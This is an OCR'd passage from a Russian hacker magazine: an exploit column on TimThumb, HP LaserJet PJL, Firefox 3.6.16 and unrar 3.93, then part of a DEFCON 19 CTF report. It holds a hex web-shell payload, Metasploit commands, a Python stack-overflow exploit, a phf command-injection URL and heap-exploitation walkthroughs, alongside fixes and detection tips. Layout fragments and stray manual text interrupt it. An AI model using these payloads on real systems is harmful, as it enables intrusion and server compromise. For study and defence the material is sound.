
Слово «THEME» следует заменить на название темы, ну и так далее. Разумеется, не всё так просто. Во-первых, кешировать файлы разрешается не с любых доменов, а только с доверенных. По умолчанию список этих доменов представлен таким массивом:

```
$allowedSites = array (
  'flickr.com',
  'picasa.com',
  'blogger.com',
  'wordpress.com',
  'img.youtube.com',
  'upload.wikimedia.org',
  'photobucket.com',
);
```

Фейл здесь состоит в том, что ссылка проверяется функцией strpos таким образом, что если где-либо будет встречаться такая подстрока, то URL пройдет проверку, что и было продемонстрировано в вышеобозначенном запросе. Если лень заморачиваться с поддоменами, то можно просто задействовать папку с именем разрешенного домена.

Вторая фигня состоит в том, что мы должны дать понять скрипту, что он имеет дело с изображением, а не с каким-то там PHP-кодом. Это достигается тем, что в начало нашего файла мы побайтово вставляем какую-нибудь картинку, чтобы она там висела по всем правилам файлового формата. Полезно будет изучить инфу по ссылке http://goo.gl/We45j, там обсуждается создание миниатюрного GIF-файла размером в 35 байт. Итак, копируем эти 35 байт в файл, а после них (!) размещаем произвольный PHP-код — прием, в общем-то, известный и используется очень часто. В качестве PoC автором эксплоита приведен следующий вариант:

```
\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00
\xFF\xFF\xFF\x00\x00\x00\x21\xF9\x04\x01\x00\x00\x00
\x00\x2C\x00\x00\x00\x00\x01\x00\x01\x00\x00\x02\x02
\x44\x01\x00\x3B\x00\x3C\x3F\x70\x68\x70\x20\x40\x65
\x76\x61\x6C\x28\x24\x5F\x47\x45\x54\x5B\x27\x63\x6D
\x64\x27\x5D\x29\x3B\x20\x3F\x3E\x00
```



Выполнение полезной нагрузки в Firefox 3.6.16

Эта простыня на самом деле представляет из себя простейшую GIF-картинку с дописанным в конце бонусом в виде <?php @eval($_GET['cmd']) ?>. После скармливания нашего файла скрипту timthumb.php его можно будет обнаружить в папке /wp-content/themes/THEME/cache/ и, что самое главное, безболезненно запустить его оттуда. Дополнительное описание можно взять отсюда: www.exploit-db.com/exploits/17602.

TARGETS

WordPress TimThumb Plugin 1.* — 1.32

SOLUTION

Существует несколько рекомендаций по поводу решения этой проблемы. Во-первых, обновление: в версии 1.34 проблема уже решена. Во-вторых, можно тупо удалить этот скрипт, убедившись при этом, что без него блог работает нормально. В-третьих, рекомендуют удалить все строки из массива с доверенными доменами, то есть заменить вышеупоминавшийся массив на `$allowedSites = array();`. Таким образом, скрипт сможет работать только с локальными файлами, чего в большинстве случаев достаточно.

Кроме того, если ты являешься владельцем блога на WordPress'е, то не помешает проверить, не поимели ли тебя с помощью этой баги:

1. Залогинься на сервер через SSH.
2. Перейди в директорию с WordPress.
3. Выполни команду «grep -r base64_decode *». Если в результатах выдачи присутствуют длинные закодированные строки, то, возможно, тебя поимели.
4. Также следует проверить директорию /tmp на наличие подозрительных файлов с расширениями txt или php.

2 Множественные уязвимости в принтерах HP LaserJet Pxxxx Series




(AV:N/AC:L/Au:N/C:C/I:N/A:N)

BRIEF

Кто бы мог подумать: в составе Metasploit Framework'а планомерно начинают появляться эксплоиты под аппаратное обеспечение разного рода. На этот раз затронуты были принтеры LaserJet фирмы Hewlett-Packard. Кажется, недалек тот день, когда будут появляться эксплоиты под микроволновки и стиральные машины. Сегодня же под удар попали те принтеры, где имеется возможность управления по Сети через специальный язык PJL (Printer Job Language). Путем формирования специальных запросов к принтеру через стандартный JetDirect-порт 9100 можно получить доступ к файловой системе принтера, а также посылать произвольные команды на языке PJL.

EXPLOIT

Два модуля под принтеры доступны в составе MSF под именами hp_printer_pjl_traversal и hp_printer_pjl_cmd. Первый их них позволяет



Схематическое изображение метода heap spraying

получить доступ к файловой системе принтера. Опции эксплоита не отличаются оригинальностью:

- RHOST — таргетный адрес.
- RPATH — путь в удаленной файловой системе.
- RPORT — таргетный порт.

Читать файлы можно командой «!r FILE» в интерактивном режиме, переходить в корневую директорию командой «/», а командой «..» — на один уровень вверх по файловой системе. По ее структуре, кстати, можно заметить, что на принтерах стоит некая юникс-подобная ОС (типа LynxOS), а если прочитать файл /etc/passwd, можно обнаружить, что в качестве командной оболочки фигурирует /bin/dlsh.

Второй модуль MSF позволяет отсылать произвольные PJL-команды принтеру. Помимо уже привычных опций RHOST и RPORT, есть важный параметр CMD — собственно команда, отсылаемая принтеру. В нашем примере фигурирует команда чтения файла /etc/passwd, хотя на самом деле их достаточно много, при желании можно ознакомиться с мануалом к этому языку по ссылке http://goo.gl/UKesp.

TARGETS

HP LaserJet Pxxxx Series, возможно, все принтеры LaserJet с поддержкой управления по Сети.

SOLUTION

На данный момент решения проблемы не обнаружено.

3 Firefox 3.6.16 OBJECT mChannel Remote Code Execution Exploit (DEP bypass)

CVSSV2 10.0

(AV:N/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 5 августа 2011 года, автор: Rh0, CVE: CVE-2011-0065.

Уязвимость use-after-free в Mozilla Firefox 3.6.16, дающая возможность атакующему выполнить произвольный код в контексте пользователя, запустившего браузер, была обнаружена regenrecht'ом, а описываемый здесь модуль для metasploit'а создан Rh0. Суть уязвимости заключается в том, что mChannel, являющийся элементом OBJECT'а, может быть освобожден через метод OnChannelRedirect, принадлежащий интерфейсу nsIChannelEventSink, в результате став висящим указателем. Впоследствии он может быть повторно использован, когда будет происходить установка атрибутов данных для OBJECT'а.


Описываемый модуль для metasploit'а использует в своей реализации технику heap spray с ROP-цепочкой для обхода механизма DEP на Windows XP SP3.

EXPLOIT

Использование ранее освобожденной памяти может привести к различного рода неблагоприятным последствиям, начиная от искажения используемых данных до исполнения произвольного кода. В простейшем случае искажение данных может привести к повторному использованию освобожденной системы памяти. Ошибки use-after-free имеют две общих и иногда пересекающихся причины:



Один из популярных принтеров HP, подверженных уязвимости


6-30 Environment Commands

6 Environment Commands

Example: Setting the Printer to a Desired State

The following example demonstrates setting HP LaserJet 4 and 4M printers to a known state. For the specific printer you are configuring, consider which environment features you can modify. The modifiable environment features for HP LaserJet 4 and 4M printers are listed below (see Appendix A for a list of environment variables supported by each PJL printer):

COPIES	FORMLINES
PAPER	MANUALFEED
ORIENTATION	RET
PAGEPROTECT	PERSONALITY *
RESOLUTION	TIMEOUT *
FONTSOURCE	PTSIZE
FONTNUMBER	SYMSET
PITCH	PRTPSERRS

* PERSONALITY and TIMEOUT do not affect the printed output and generally should not be used.

Of these HP LaserJet 4 and 4M features, only RET, PAGEPROTECT, and RESOLUTION affect the printed output and cannot be set using the printer language (in this

В мануале по языку PJL 309 страниц — это тебе не WEP ломать!

```
1: x/i $pc
0x80550d9 <exit@plt+47297>:     pop    ebx
(gdb)
0x080550da in ?? ()
1: x/i $pc
0x80550da <exit@plt+47298>:     pop    esi
(gdb)
0x080550db in ?? ()
1: x/i $pc
0x80550db <exit@plt+47299>:     pop    edi
(gdb)
0x080550dc in ?? ()
1: x/i $pc
0x80550dc <exit@plt+47300>:     pop    ebp
(gdb)
Cannot access memory at address 0x41414177
(gdb)
0x08070197 in ?? ()
1: x/i $pc
0x8070197:      jmp    esp
(gdb)
```

Прыгаем на полезную нагрузку

- ошибки и другие исключительные обстоятельства;
- путаница в вопросе о том, какая часть программы отвечает за освобождение данных.

В этом случае память, о которой идет речь, спокойно выделяется другому указателю в какой-то момент после того, как она была освобождена. Первоначальный указатель на освобожденную память используется снова и указывает на некий адрес в новой выделенной области памяти. Изменение данных приведет к искажению действительно используемой памяти, что может привести к непредсказуемому поведению процесса.

Допустим, что получится так, что вновь выделяемые данные будут удерживать класс, например в C++, при этом различные указатели функций могут быть разбросаны по данным кучи. Если один из этих указателей функций перезапишется адресом шеллкода, то может быть достигнуто выполнение произвольного кода.

Выдержка из content/base/src/nsObjectLoadingContent.cpp:

```
nsObjectLoadingContent::OnChannelRedirect(
  nsIChannel *aOldChannel,
  nsIChannel *aNewChannel,
  PRUint32 aFlags)
{
  // If we're already busy with a new load, cancel the redirect
  if (aOldChannel != mChannel) {
    return NS_BINDING_ABORTED;
  }

  if (mClassifier) {
    mClassifier->OnRedirect(aOldChannel, aNewChannel);
  }

  mChannel = aNewChannel;
  return NS_OK;
}
```

Существует возможность вызова метода OnChannelRedirect, устанавливающего практически произвольный объект в качестве канала для использования, когда элемент OBJECT (реализация интерфейса nsIChannelEventSink) не имеет назначенного mChannel. Проблема в том, что mChannel является слабой ссылкой (как определено в content/base/src/nsObjectLoadingContent.h) и в результате после цикла сборки мусора превращается в висящий указатель.

Висящая ссылка может быть использована путем установки атрибута data нашему элементу OBJECT. Это приведет к вызову метода LoadObject и загрузке OBJECT'а.

```
nsObjectLoadingContent::LoadObject(nsIURI* aURI,
            PRBool aNotify,
            const nsCString& aTypeHint,
            PRBool aForceLoad)
{
  ...
  if (mChannel) {
    ...
    mChannel->Cancel(NS_BINDING_ABORTED);
    ...
  }
  ...
}
```

В модуле metasploit, реализующем данную уязвимость, применяется техника heap spraying, которую мы сейчас вкратце опишем для дальнейшего понимания дела. Технику heap spraying можно применить, когда программа, содержащая уязвимость, обращается по несуществующему участку памяти, находящемуся в адресном пространстве кучи. При этом адрес не должен быть выше 0x7fffffff, поскольку далее следует адресное пространство ядра, к которому приложение из ring3 не имеет доступа.

Ключевым моментом для использования heap spraying является возможность управления кучей, иначе говоря, возможность добавлять данные в кучу, выделяя под них память, до тех пор пока неиспользуемый до этого момента адрес в памяти процесса не начнет существовать. Добавлять данные в кучу мы будем блоками, причем каждый из блоков будет иметь следующий вид: nop-цепочка + shellcode. Данные телодвижения совершаются потому, что операционная система сама распределяет адресное пространство для выделения динамической памяти, соответственно, даже имея на руках точный адрес, по которому будет передаваться управление в результате исполнения уязвимого кода, мы не сможем точно утверждать, на какую инструкцию в памяти оно попадет. Потому-то и nop-цепочка нужна. Техника heap spraying в основном используется при эксплуатировании уязвимостей

```
08055082 8D 9D F4 EF FF FF      lea     ebx, [ebp+src]
08055088 89 F2                  mov     edx, esi        ; Указатель на строку с ошибкой
0805508A 89 D9                  mov     ecx, ebx
0805508C 8D 74 26 00            lea     esi, [esi+0]

08055090
08055090                        loc_8055090:
08055090 3C 0D                  cmp     al, 0Dh
08055092 74 05                  jz      short loc_8055099

08055094 88 01                  mov     [ecx], al
08055096 83 C1 01               add     ecx, 1

08055099
08055099                        loc_8055099:
08055099 0F B6 42 01            movzx   eax, byte ptr [edx+1]
0805509D 83 C2 01               add     edx, 1
080550A0 84 C0                  test    al, al
080550A2 75 EC                  jnz     short loc_8055090
```

Дизассемблерный листинг уязвимого места для unrar <= 3.93

в браузерах, ибо при помощи JS-скриптов, выполняющихся на стороне клиента, мы получаем возможность управления кучей, о которой было упомянуто выше.

Практическая демонстрация уязвимости при помощи модуля MSF очень проста: поднимаем сервер при помощи metasploit'а, идем на клиент, вбиваем в Firefox адрес сплоита и видим результат работы эксплоита — запустившийся калькулятор:

```
msf# exploit(mozilla_mchannel) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf# exploit(mozilla_mchannel) > set CMD calc.exe
CMD => calc.exe
msf# exploit(mozilla_mchannel) > exploit
[*] Exploit running as background job.

[*] Using URL: http://0.0.0.0:8080/cnGnlIbrNQYE
[*] Local IP: http://192.168.0.23:8080/cnGnlIbrNQYE
[*] Server started.
```

TARGETS

Mozilla Firefox 3.6.16

SOLUTION

Существуют обновления, устраняющие данную уязвимость.



4 Unrar 3.9.3 Local Stack Overflow Exploit

CVSSV2 7.2

(AV:L/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 5 августа 2011 года, автор: ZadYree, CVE: N/A.

Unrar — распространенная в среде *nix-пользователей утилита, предназначенная для извлечения, тестирования и просмотра содержимого архивов, которые были созданы при помощи архиватора RAR. Уязвимость, которую обнаружил ZadYree, кроется в неправильной обработке аргументов, поступающих на вход утилите.

EXPLOIT

Я позволил себе немного подредактировать авторский вариант эксплоита и получил следующее:

```
import sys
from struct import *

buf = '-' + '3lrvs'*817 + 'AAA' + pack('I',0x8070197)
shellcode = "\xcc\xcc\xcc\xcc\xaa\xaa\xaa\xaa\xbb\xbb\xbb\xbb\
xcc\xcc\xcc\xcc\xdd\xdd\xdd\xdd"
```

В ДАЛЬНЕЙШЕМ МЫ СМОЖЕМ ПОНАБЛЮДАТЬ ВООЧИЮ, КАК ИСПОЛНЯЕТСЯ КОД ПОЛЕЗНОЙ НАГРУЗКИ НА СТЕКЕ

```
f = open('expl_option', 'wb')
f.write(buf + shellcode + '\012')
f.close()
```

В дальнейшем мы с тобой сможем понаблюдать воочию, как исполняется код полезной нагрузки на стеке, ну а пока что необходимо разобраться с тем, откуда взялся адрес 0x8070197 в коде эксплоита.

Перед нами классическое переполнение буфера на стеке с вытекающей отсюда перезаписью адреса возврата. Так как указатель на полезную нагрузку лежит в регистре esp, то нам необходимо прыгнуть на команду jmp esp (или другую последовательность команд, имеющую схожее действие), соответственно, для этого мы должны переписать адрес возврата адресом команды jmp esp. Так найдем же подобные адреса в исполняемом модуле unrar'a.

```
(^-^) objdump -D /usr/bin/unrar | grep "ff e4" | grep jmp
806febf:  ff e4                jmp  *%esp
8070197:  ff e4                jmp  *%esp
8070317:  ff e4                jmp  *%esp
807038f:  ff e4                jmp  *%esp
8070527:  ff e4                jmp  *%esp
```

В результате уязвимости управление получает код, располагающийся на стеке:

```
(^-^) gdb --args unrar 'cat expl_option '
(no debugging symbols found)
(gdb) r
Starting program: /usr/bin/unrar -3lrvs3lrvs3lrvs...s3lrvsAA...
...

ERROR: Unknown option: 3lrvs3lrvs3lrvs...3lrvsAA...
Program received signal SIGTRAP, Trace/breakpoint trap.
0xbfab6405 in ?? ()
1: x/i $pc
0xbfab6405:   int3
(gdb) x/20x $eip-1
0xbfab6404:  0xcccccccc  0xaaaaaaaa  0xbbbbbbbb  0xcccccccc
0xbfab6414:  0xdddddddd  0xbfab6400  0x08067f22  0x0806ec60
0xbfab6424:  0xbfabfdfa  0x08048b97  0xb7483a8c  0x00000000
0xbfab6434:  0x00000000  0xbfab6a98  0x080680e7  0xbfab7f98
0xbfab6444:  0xbfabfdfa  0x08048c77  0xb7483a8c  0x08048460
(gdb)
```

Что и требовалось доказать. Ну а содержимое полезной нагрузки остается полностью на твоей совести.

TARGETS XXX

unrar <= 3.93

SOLUTION

К сожалению, патчей, устраняющих данную уязвимость, я не нашел. Но всегда можно самостоятельно создать новый сегмент в исполняемом модуле unrar'a, добавить туда код по проверке на вшивость входных аргументов и проставить соответствующие прыжки в нужные места.

Роман «zyx2145» Василенко, @Kaspersky Lab
Марат «touzoku» Вышегородцев, @Информзащита






DEFCON CTF

ОТЧЕТ С ХАКЕРСКОГО КОНТЕСТА ИЗ ЛАС-ВЕГАСА

В Лас-Вегасе завершились две крупные хакерские конференции: BlackHat 2011 и DEFCON 19. Последняя интересна не только сногсшибательными докладами, но и знаменитыми соревнованиями по компьютерной безопасности «Capture The Flag» (CTF), в которых впервые приняла участие команда из России. Как это было и что вообще представляют собой такие хак-квесты, расскажут непосредственные участники событий.

WWW

Сайты команд:
- **Hackerdom:** www.hackerdom.ru;
- **LeetMore:** leetmore.ctf.su;
- **SiBears:** sibears.ru;
- **Smoked Chicken:** smokedchicken.org.

0X01. ЧТО ТАКОЕ CTF?

Capture the Flag — это игра, в которой команды получают в распоряжение набор уязвимых приложений-сервисов. Основная идея заключается в том, чтобы ломать сервисы быстрее других команд, писать эксплоиты, успевать патчиться, поддерживать все в рабочем состоянии и — на некоторых играх — еще и описывать уязвимости в бюллетенях безопасности за дополнительные очки. Эдакая кибервойна в миниатюре. Соревнования проводятся, как правило, от нескольких часов до нескольких суток, часто без перерывов на сон. Существует два основных типа CTF: «Своя игра» и классический вариант. Первый чаще используется на отборочных соревнованиях, второй на финальных, поскольку для классического CTF требуется более сложная инфраструктура.

В мире существует несколько подобных соревнований, включая UCSB iCTF, NuitDuHack, plaidCTF, RuCTFE и др. DEFCON CTF проводится с 1996 г. и является старейшим и, наверное, самым престижным из них. Впервые российская команда прошла в финал и заняла там почетное 4-е место. Мы опередили таких бизонов, как команду Университета Калифорнии Санта-Барбары (устроителей iCTF), команду Университета Карнеги-Меллона, корейцев из POSTECH-Pohang, специалистов из одной правительственной военной компании США, а также японских, испанских и американских профессионалов в ИБ. Но обо всем по порядку.

0X02. DEFCON CTF PREQUALS

Отборочные игры Defcon CTF проходят в формате Jeopardy — англ. название телепередачи «Своя игра». Участникам предоставляются 25–30 заданий разной сложности и стоимости в таких областях ИБ, как reverse engineering, forensics, binary exploitation, packet analysis и т. д. При данном формате игры командам не нужно защищать свои серверы и применять патчи — необходимо просто решать задачи, вытаскивать из них флаги и отправлять их в форму ответа. Обычно, решая задачу первой, команда получает бонусные очки за «первую кровь».

Такой формат игры менее динамичен, но позволяет одновременно играть неограниченному числу команд. В этом году в отборочных играх зарегистрировалось более 700 команд, и с ненулевым счетом закончило более 280. Интересно, что от России в этом году выступала сборная команда Team IV, возникшая в результате слияния четырех сильнейших команд по результатам прошлых соревнований:

- **Hackerdom** — Уральский федеральный университет;
- **Leet More** — Санкт-Петербургский государственный университет информационных технологий, механики и оптики;
- **SiBears** — Томский государственный университет;
- **Smoked Chicken** — Южно-Уральский государственный университет.

Объединив усилия, мы планировали стать первой российской командой в финале DEFCON CTF с претензией на победу. По иронии судьбы, команда заняла 4-е место на отборочном этапе и таким образом попала в список тех 12 команд, которые по регламенту проходят в финал. Для примера приведем несколько заданий.


GRAB 100
Веб-сервер на SPDY

На порту 5932 запущен некоторый сервис. После продолжительных манипуляций выясняется, что это apache, работающий по протоколу SPDY (улучшенная реализация HTTP от Google). Находим бажный скрипт в `/cgi-bin/` и пробуем вытащить ключ после изучения директорий `http://pwn583.ddtek.biz:5932/cgi-bin/phf?Qalias=%0Acat%20/home/Tkf6zKZd/key`. Не срабатывает (фильтруется слово key). Меняем запрос: `http://pwn583.ddtek.biz:5932/cgi-bin/phf?Qalias=%0Acat%20/home/Tkf6zKZd/k*`. Получаем флаг: **`that's fast enough now go take a rest`**.

FORENSICS 200
Образ NTFS с необычным файловым атрибутом

Выданный файл размером ровно 50 Мб представляет собой образ диска с NTFS'ным разделом. Раскопки загрузчика в MBR ничего не дали, хоть он и выглядел не совсем стандартным. Засунув образ в X-Ways Forensics, мы увидели, что в корне раздела лежат 100 каталогов вида `dir**`, в каждом из которых примерно по 220 файлов. Всего 21 978 файлов, каждый с уникальным содержимым, попадающим под регулярное выражение `([0-9a-f]\0{24}){40}`. Натравив утилиту ntfswalk, обнаружили подозрительный файл `\dir60\key50883`. Подозрителен он был тем, что его файловая запись в $MFT содержала нестандартный NTFS-атрибут с номером 110h, тогда как в «стандарте» NTFS описаны лишь атрибуты с номерами менее 100h.

Мы заглянули в этот 110h-й атрибут с помощью все того же X-Ways Forensics, расковыряли его (структурно он был похож на атрибуты известных типов), вычислили, в каких кластерах хранятся его данные, и вытащили их. Вообще, есть довольно распространенная практика прятать секретные данные в «альтернативных потоках данных NTFS» — атрибутах с номером 80h, отличающимся именем потока. Для поиска и просмотра альтернативных потоков данных есть масса готовых утилит, видимо, поэтому организаторы поступили хитрее и спрятали данные в самодельном NTFS-атрибуте. Извлеченные байтики имели точно такой же вид, как и обычное содержимое всех остальных файлов (маскировались под них). Выкинув нулевые байты, получили ответ: **`47a96fac9edb95e641e835e21ce800934d4c8f7e`**.



Формат передачи «Своя игра»: разные области ИБ и разная сложность заданий

PWTENT PWNABLES 500
Бинарник с переполнением кучи и утечкой памяти

Реверс бинарника показывает, что при посылке команды `upload_new_record` создается один экземпляр класса `class01` или `class02` в случайном порядке. Метод `class_02::copy_buffer` уязвим к переполнению буфера, которое дает 24 байта перезаписи в куче.

```
void class_02::copy_buffer(class_02 * this, char * buffer)
{
  unsigned int i;
  for (i = 0; i <= 248; + + i) this->buffer[i] = buffer[i];
}
```

Используя эту же уязвимость, мы можем подправить еще и переменные `buffer_len` и `class_count`, а затем вызвать команду `dump_obj`, которая скопирует столько данных, сколько установлено в значение `buffer_len`. Затем мы создаем несколько экземпляров класса, удаляем один, так что он образует дыру в куче, куда затем помещаются маленькие объекты вроде `hash_str` или `rb_tree_item`. Далее вызываем `view record`, чтобы посмотреть, где в куче находится `rb_tree_item`. Используя `rb_tree_item`, узнаем адрес нашего экземпляра класса и буфера с нашим шеллкодом. Переписываем `vftable`, так чтобы она указывала на наш шеллкод, и вызываем любую функцию, чтобы он сработал. Получаем шелл.

BINARY L33TNESS 500
Исполняемый PE-файл с антиотладкой

При первом просмотре файл оказывается неупакованным, но содержит всего лишь три импорта:

- `CloseHandle;`
- `HeapAlloc;`
- `memset.`

Это означает, что все остальные функции он получает динамически и, как не сложно обнаружить, делает это через PEB сразу после OEP. После этого программа создает несколько потоков с антиотладкой. Некоторые используемые приемы антиотладки:

- NtQueryInformationProcess with (push 1eh ; Process*DebugObjectHandle*);
- Rdtsc check;

CREDITS

Хотелось бы поблагодарить тех ребят из команды IV (читается как римская «четыре», хотя иностранцы завистливо называют нас «ай ви»), которые участвовали в отборочных, но по разным причинам не смогли попасть на финал: кому-то не дали визу, кто-то не нашел спонсоров оплатить поездку, кто-то ушел в горы. Команда благодарит компании НИП «Информзащита» за посильный вклад в оплату поездки своих сотрудников, СКБ «Контур» за спонсорство екатеринбургской части команды, университеты за знания и помощь.



- `NtSetInformationThread with (push 11h ; ThreadHideFromDebugger)`.

Обойти их непросто, но найти более подробную информацию о том, как это сделать, не составит труда для искушенного читателя. Затем процесс выделяет память и копирует туда код, содержащий основной полезный функционал, дальнейшее исполнение происходит в выделенной памяти.

Однако если просто исполнить программу до конца и снять дамп, то в нем мы найдем только набор известных философских цитат. Вся соль спрятана в алгоритме их расшифровки. При расшифровке используется ключ, который кладется на стек и удаляется из адресного пространства процесса. Именно поэтому, если снять дамп, вместо ключа мы получим вот такой набор байт: `08005200080052000800520008005200080052000800520008005200`. Если же проанализировать алгоритм расшифровки под отладчиком — о чудо, вот и наш ключ: **2FE3903DF19E4B01AC590FBA67 1DC8752BD68339E49147F29F5502AD6310BB71.**

0X03. ФИНАЛ. КЛАССИЧЕСКИЙ CTF

Финальные игры проводятся в классическом формате, приближенном к реальному хакингу. Каждая команда имеет набор сервисов, работающих либо на отдельном сервере, либо на виртуальной машине, либо, как в этот раз, внутри jail. Основная задача — защищать свои сервисы и атаковать чужие. Результат успешной атаки — похищенный флаг противника. За перезапись флага противника начисляются дополнительные очки. Свои же флаги нужно хранить в неприкосновенности, но в доступности для проверяющего скрипта жюри. Финал соревнований проходит в очной форме, все команды собираются в одном большом зале. Благо, в отеле Rio, в котором проходила конференция, таких помещений хватает: не зря Лас-Вегас славится самыми большими отелями в мире. По регламенту DEFCON CTF, за одним столом должно сидеть не более восьми человек плюс одна овца. Овца? Да, организаторы соревнований не стесняются своей страстной любви к sheepfucking, но какое это имеет отношение к информационной безопасности, никто не знает. Кстати, за фотографию совокупления с надувной резиновой овцой организаторы раздавали эксклюзивные футболки — стоит ли говорить, что футболки разошлись в первые десять минут и в нашей команде таких футболок две? Вне стола



ПРИМЕРЫ ЗАДАНИЙ С ФИНАЛА

Всего в каждой системе организаторы разместили 14 уязвимых сервисов. Кодовое название DEFCON CTF уже третий год подряд — «Binjitsu» (от binary + джиу-джитсу), и неспроста. Абсолютно все сервисы представляли собой бинарные исполняемые ELF файлы. Никаких баз данных, веб-приложений, интерпретируемых или эзотерических языков — только чистый реверс. В основном присутствовало два типа уязвимостей: переполнение стека и уязвимая форматная строка. Перед эксплуатацией каждой уязвимости нужно было решить некую логическую задачку, как-то подобрать нужный псевдослучайный порт или же сбрутить нужный хеш. Было и полностью логическое задание на понимание принципа работы фильтра Блума, и перезапись адреса в связном списке.



Сервис: Castle

Порт: 7629

